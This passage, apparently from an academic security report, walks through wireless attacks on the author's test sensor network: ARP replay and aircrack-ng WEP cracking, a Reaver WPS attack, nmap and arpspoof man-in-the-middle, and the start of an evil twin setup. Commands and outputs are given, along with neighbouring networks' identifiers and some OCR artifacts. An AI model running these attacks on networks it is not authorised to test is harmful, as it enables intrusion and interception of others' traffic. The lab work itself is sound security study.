
This command performs an ARP request replay attack, listening for packets between the AP and a host. The -3 option is used to specify the type of attack, in this case, an ARP request replay attack. The -b option is used to specify the BSSID of the AP and the -h option is used to specify the MAC address of the host. We could find a host to use for this command by looking at the list of connected devices from the output of airodump-ng in the last step.



```
tom@kali:~$ sudo -i
[sudo] password for tom:
root@kali:~# aireplay-ng -3 -b C4:E9:84:6E:22:50 -h 18:65:90:62:72:99 wlan1mon
The interface MAC (18:D6:C7:0A:64:9E) doesn't match the specified MAC (-h).
        ifconfig wlan1mon hw ether 18:65:90:62:72:99
18:53:18  Waiting for beacon frame (BSSID: C4:E9:84:6E:22:50) on channel 1
18:53:19  wlan1mon is on channel 1, but the AP uses channel 10
root@kali:~# aireplay-ng -3 -b C4:E9:84:6E:22:50 -h 18:65:90:62:72:99 wlan1mon
The interface MAC (18:D6:C7:0A:64:9E) doesn't match the specified MAC (-h).
        ifconfig wlan1mon hw ether 18:65:90:62:72:99
18:53:39  Waiting for beacon frame (BSSID: C4:E9:84:6E:22:50) on channel 10
Saving ARP requests in replay_arp-0501-185339.cap
You should also start airodump-ng to capture replies.
Read 2324 packets (got 1 ARP requests and 163 ACKs), sent 4705 packets...(499 pps)
```

Figure 4. Performing an ARP replay attack

The next image shows the output of airodump-ng once the ARP request replay attack had been running for 15 minutes. When monitoring a WEP protected AP, the data column in the airodump-ng output represents the number of packets with unique IVs that have been captured. It can be seen from this image that over 38000 packets had been collected over the 15 minute time period. Exactly how many IVs will be required to crack a WEP password can vary so it is sometimes necessary to capture more packets if the currently captured amount isn't enough.




```
 CH 10 ][ Elapsed: 16 mins ][ 2017-05-01 19:18

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 C4:E9:84:6E:22:50  -42 100     9214    38364    1  10  54e  WEP  WEP         C1422962_TEST

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 C4:E9:84:6E:22:50  18:65:90:62:72:99    0   18e- 1    133   965922
```

Figure 5. Demonstrating how many IVs have been captured

The final step is to crack the key. The program used for this step is called aircrack-ng. This program only takes one argument which is the capture file containing all the IVs. The specific command used in this project was:

- aircrack-ng WEPcapture-01.cap

The output of this command is shown in the image below.



```
                                 Aircrack-ng 1.2 rc4


                      [00:00:01] Tested 3 keys (got 38364 IVs)

   KB    depth   byte(vote)
    0    0/  2   47(48640) 1E(47872) 1D(47104) 64(46080) 30(45824) 76(45824) 9D(45056) 41(44544) 4D(44288) 17(44032) C7(44032)
    1    0/  1   F6(51456) 4D(46336) D5(46080) 59(45824) A3(45824) E0(45568) 6B(45312) B2(45056) F4(45056) 64(44288) 2A(44032)
    2    0/  1   A8(49664) FB(48384) 64(45568) D3(45568) DB(45568) 46(45056) D5(45056) 73(44800) 16(44544) 92(44544) A4(43776)
    3    0/  1   40(51968) 72(45568) 9E(45056) E8(45056) BE(44800) 3B(44544) 66(44544) 81(44288) B9(44288) 3A(43520) 48(43520)
    4    0/  1   C4(57856) AB(48128) 38(47360) 6F(47360) CD(46592) B7(45312) 32(45056) 79(44544) A7(44544) CC(44544) 9D(44032)

                         KEY FOUND! [ 1E:F6:A8:40:C4 ]
        Decrypted correctly: 100%

root@kali:~#
```

Figure 6. Showing WEP key discovery


It can be seen from this output that the key was found after the program had run for one second. It is evident from this how insecure WEP is. This process will work on all WEP APs, the only varying factor is how many IVs will have to be captured to crack the key. It is because of this that WEP is so heavily recommended against as a method of securing an AP.

Gaining Access to a WPA Protected Network

One method for attempting to gain access to a WPA protected API is through using a program called Reaver. The first two steps for using Reaver are the same as the first two steps used for cracking a WEP key. To use Reaver the wireless interface needs to be put into monitor mode and the BSSID of the target AP needs to be known. Once these two steps have been completed, Reaver can be run. The command used to run Reaver in this example was:

- reaver -i wlan1mon -b C4:E9:84:6E:22:50 -vv


To run Reaver, all that is required is the BSSID of the AP to be attacked and the name of the interface to be used to carry out the attack. Here the -vv option is also used. The -vv option is used to put the program into verbose mode, meaning it outputs extra information about the state of the program as it runs. The image below shows this command.



```
 CH 11 ][ Elapsed: 0 s ][ 2017-05-01 20:58

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 F4:F2:6D:23:63:0C  -60        3      119   58   3  54e. WPA2 CCMP   PSK  TP-LINK_630C
 14:58:D0:1A:AD:6F  -78        2        0    0   6  54e. OPN              HP-Print-6F-Photosmart 7520
 C0:05:C2:53:1C:D1  -49        6        8    0   1  54e. WPA2 CCMP   PSK  VM4117724
 C4:E9:84:6E:22:50  -40        6        0    0  10  54e  WPA2 CCMP   PSK  C1422962_TEST

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 (not associated)   B0:34:95:BA:7A:58  -71    0 - 1      0        1
 (not associated)   CC:79:CF:59:21:63  -54    0 - 1      0        1  VM212436-2G
 F4:F2:6D:23:63:0C  A4:77:33:28:7F:69  -56    0e- 0e    67      119
 C0:05:C2:53:1C:D1  D0:DF:9A:28:69:CB  -64    0 - 0e     0        1
 C0:05:C2:53:1C:D1  48:D2:24:1F:05:C8  -53    0e- 0e     0        6

root@kali:~# reaver -i wlan1mon -b C4:E9:84:6E:22:50 -vv
```

Figure 7. Demonstrating reaver command

This attack was not successful. After only trying three different keys, Reaver detects rate limiting on the AP and decides to wait for 60 seconds. This happens for every further attempt to guess the key to the access point. The image below shows this happening.



```
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received WSC NACK (reason: 0x0012)
[+] Sending WSC NACK
[+] p1_index set to 1
[+] Pin count advanced: 1. Max pin attempts: 11000
[+] Trying pin 00005678
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received WSC NACK (reason: 0x0012)
[+] Sending WSC NACK
[+] p1_index set to 2
[+] Pin count advanced: 2. Max pin attempts: 11000
[+] Trying pin 01235678
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received WSC NACK (reason: 0x000F)
[!] WARNING: The reason code for NACK has been changed. Potential FAKE NACK!
[+] Sending WSC NACK
[+] p1_index set to 3
[+] Pin count advanced: 3. Max pin attempts: 11000
[!] WARNING: Detected AP rate limiting, waiting 60 seconds before re-checking
```

Figure 8. Showing Reaver failure

The problem here becomes evident after looking at the way that Reaver attempts to reveal WPA keys. Reaver uses a flaw in a system called WiFi protected setup, commonly referred to as WPS. As a side note, this means that Reaver can only be used by routers which have WPS capabilities. Reaver works by attempting to guess the WSP pin for an AP. Through guessing the WSP pin it can deduce the WPA key. Here, Reaver ran into trouble after making three guesses of the WSP pin. The AP was able to detect that there was unusual behaviour on the network and temporarily blocked the accepting of WSP pin guesses. Reaver advertises that it normally takes 4-10 hours to discover a WPA key using its methods. Reaver normally makes several guesses every second, so waiting for blocks like this could result in it taking hundreds, maybe thousands, of hours to complete. This starts to become unviable very quickly.

This demonstrates the difficulty of gaining access to an access point protected by WPA security. There are no perfect techniques, as there are for WEP. When trying to gain access to a WPA protected network there are multiple different methods which can and should be tried. Even with Reaver, there are techniques to try and mitigate the effects of the problem which occurred in the previous paragraph. Even trying multiple techniques, it is still possible that access cannot be gained to a WPA protected access point. If access cannot be gained to a network, an attack which does not rely on network connectivity could be used.

Man-in-the-Middle with Network Access

If network access has been achieved, it is then possible to attempt attacks within the network. As mentioned earlier in the report, a man-in-the-middle attack seems like it would be particularly damaging in the environment. Assuming all the data is being sent to a central node and the data is then being sent from that central node to a web server to be processed, a man-in-the-middle attack between the central node and the nodes connected to it could give the attacker full control of the data flowing in and out of the network.


This attack assumes a sensor network where the nodes are connected to a central access point, which is then connected to another network, i.e. the internet. As also mentioned, this attack assumes that authorised access to the network has been achieved.

The attack demonstrated is called ARP spoofing. ARP stands for Address Resolution Protocol. ARP is used to map IP address on a network to the MAC addresses of the devices on the network. When data needs to be sent to a machine with a specific MAC address an ARP request will be broadcast across the network asking that the device with that IP address respond with their MAC address. ARP spoofing involves sending falsified ARP packets across a network causing networking traffic to be routed incorrectly. In the case of a man-in-the-middle attack network traffic will be routed from a node to the attacker machine, instead of the AP, and from the AP to the attacker machine instead of a node. To keep the network operating while this is occurring, the attacker will forward the packets to the correct location once they have been observed/modified.

The first step of the attack is to identify nodes which are on the network. To do this a tool called Nmap can be used. Nmap has a variety of features which can be used to discover information about a network. In this case, it will be used to identify machines connected to the network that has been infiltrated. The command for this is:

- nmap -sn 192.168.1.0\24

This command will scan all the IP addresses on the network within the range 192.168.1.1-192.168.1.254. If there is a device associated with the IP address, nmap will return information about that device. The output of running the command on the network used for this project is shown in the image below.



```
root@kali:~# nmap -sn 192.168.1.0/24

Starting Nmap 7.01 ( https://nmap.org ) at 2017-05-02 10:42 BST
Nmap scan report for 192.168.1.1
Host is up (0.0044s latency).
MAC Address: C4:E9:84:6E:22:50 (Tp-link Technologies)
Nmap scan report for 192.168.1.102
Host is up (-0.097s latency).
MAC Address: 00:06:66:9C:19:BA (Roving Networks)
Nmap scan report for 192.168.1.103
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.30 seconds
root@kali:~#
```

```
root@kali:~#
```

```
root@kali:~#
```

Figure 9. Nmap scanning the network for connected devices


There are three devices connected to the network. The first device has an IP address of 192.168.1.1, which we know to be the access point. The next device has an IP address of 192.168.1.102, which we know is the device nmap is being run on. The final devices we can see on the network has an IP address of

192.168.1.103. This device is a Waspmote that has been set up to communicate with a web server through the AP.

It is now known that it web traffic destined for 192.168.1.1 from 192.168.1.103 and web traffic destined for 192.168.1.103 from 192.168.1.1 should be directed through the attacker's machine. To do this a tool called arpspoof is used. Arpspoof is a simple tool. To performing an ARP spoof attack arpspoof only requires three arguments, the wireless interface to be used to carry out the attack, a destination IP address, and a source IP address. The tool then uses ARP spoofing to direct packets coming from the source IP to the destination IP address through the attacker's wireless interface. The full command for the ARP spoof attack can be seen below:

- arpspoof -i wlan1 -t 192.168.1.1 192.168.1.103

This command must be run twice, once like above and another with the IP addresses switched. This is so traffic coming in both directions is directed through the attacker's wireless interface. The output of this command can be seen below.



```
root@kali:~# nmap -sn 192.168.1.0/24

Starting Nmap 7.01 ( https://nmap.org ) at 2017-05-02 10:42 BST
Nmap scan report for 192.168.1.1
Host is up (0.0044s latency).
MAC Address: C4:E9:84:6E:22:50 (Tp-link Technologies)
Nmap scan report for 192.168.1.102
Host is up (-0.097s latency).
MAC Address: 00:06:66:9C:19:BA (Roving Networks)
Nmap scan report for 192.168.1.103
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.30 seconds
root@kali:~#
```

```
8:d6:c7:a:64:9e
18:d6:c7:a:64:9e c4:e9:84:6e:22:50 0806 42: arp reply 192.168.1.103 is-at 1
8:d6:c7:a:64:9e
18:d6:c7:a:64:9e c4:e9:84:6e:22:50 0806 42: arp reply 192.168.1.103 is-at 1
8:d6:c7:a:64:9e
18:d6:c7:a:64:9e c4:e9:84:6e:22:50 0806 42: arp reply 192.168.1.103 is-at 1
8:d6:c7:a:64:9e
18:d6:c7:a:64:9e c4:e9:84:6e:22:50 0806 42: arp reply 192.168.1.103 is-at 1
8:d6:c7:a:64:9e
18:d6:c7:a:64:9e c4:e9:84:6e:22:50 0806 42: arp reply 192.168.1.103 is-at 1
8:d6:c7:a:64:9e
18:d6:c7:a:64:9e c4:e9:84:6e:22:50 0806 42: arp reply 192.168.1.103 is-at 1
8:d6:c7:a:64:9e
18:d6:c7:a:64:9e c4:e9:84:6e:22:50 0806 42: arp reply 192.168.1.103 is-at 1
8:d6:c7:a:64:9e
18:d6:c7:a:64:9e c4:e9:84:6e:22:50 0806 42: arp reply 192.168.1.103 is-at 1
8:d6:c7:a:64:9e
```

```
root@kali:~# arpspoof -i wlan1 -t 192.168.1.103 192.168.1.1
arpspoof: couldn't arp for host 192.168.1.103
root@kali:~# 
```

Figure 10. Demonstration of ARP spoofing failure

It can be seen from the previous image that the previous attack was unsuccessful. The issue that prevents this attack from working is due to the way that the Waspmote sends information across WiFi. Every time that the loop function is run, the Waspmote connects to the AP, send the data it has obtained from the sensors and closes the connection with the AP. For arpspoof to work properly it requires that a constant connection is made with the destination machine. As the connection is currently being opened and closed by the Waspmote, arpspoof cannot establish a constant connection. It is through this that the Waspmote helps to protect itself against ARP spoofing, knowingly or not.

Man-in-the-Middle Attack without Network Access

Although attacks are often easier once authorised access to a network has been gained, it is also possible to undertake attacks when access has not been gained. This can be useful when a network is well protected. As described in the previous section, a man-in-the-middle attack could be particularly devastating for a sensor network. Fortunately, a man-in-the-middle attack can be performed without authorised access to a network.


This attack also assumes that there is a network of nodes all connected to a central access point. This attack doesn't assume authorised network access, however.

The attack demonstrated is called an evil twin attack. The premise of the evil twin attack is simple. The evil twin attack seeks to set up a new access point which imitates another access point. Once such an access point has been set up, the attack then seeks to force devices which are connected to the access point to connect to the "evil twin" instead. Once traffic is being directed through the evil twin controlled by the attacker, the attacker has essentially created a new network where they have full control. They are then able to observe and modify traffic passing through the evil twin.

The evil twin attack is slightly more involved than the ARP spoofing attack. The first step of the evil twin attack is identifying an access point to imitate. This is done using the same airmon-ng and airodump-ng method as used in both the WEP and WPA attacks. Once an access point has been identified, it is time to set up the evil twin. There is a program which can be used called airbase-ng which makes this process relatively simple. The program takes a BSSID, ESSID, channel, and a wireless interface as arguments and sets up a new access point with these credentials using the specified wireless interface. The full command used for this program was:

- airbase-ng -a C4:E9:84:6E:22:50 --essid C1422962_TEST -c 10 wlan1mon

When creating the evil twin, it is technically only the ESSID which is required to create an AP considered identical to the original, as far as connected devices are concerned. Using the same BSSID and channel makes the attack harder to detect, however. Once the command has been run, it adds a new network interface to the system which is the interface that devices connecting to the evil twin connect to. Below is an image of this command being used.



```
CH 10 ][ Elapsed: 6 s ][ 2017-05-02 12:04

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

C0:FF:D4:1A:C4:40   -1        0        0    0   7  -1                   <length:  0>
C0:05:C2:53:1C:D1  -58        7        0    0   1  54e. WPA2 CCMP   PSK  VM4117724
C4:E9:84:6E:22:50  -65        9        0    0  10  54e  WPA2 CCMP   PSK  C1422962_TEST
F4:F2:6D:23:63:0C  -66       16       52    0   3  54e. WPA2 CCMP   PSK  TP-LINK_630C

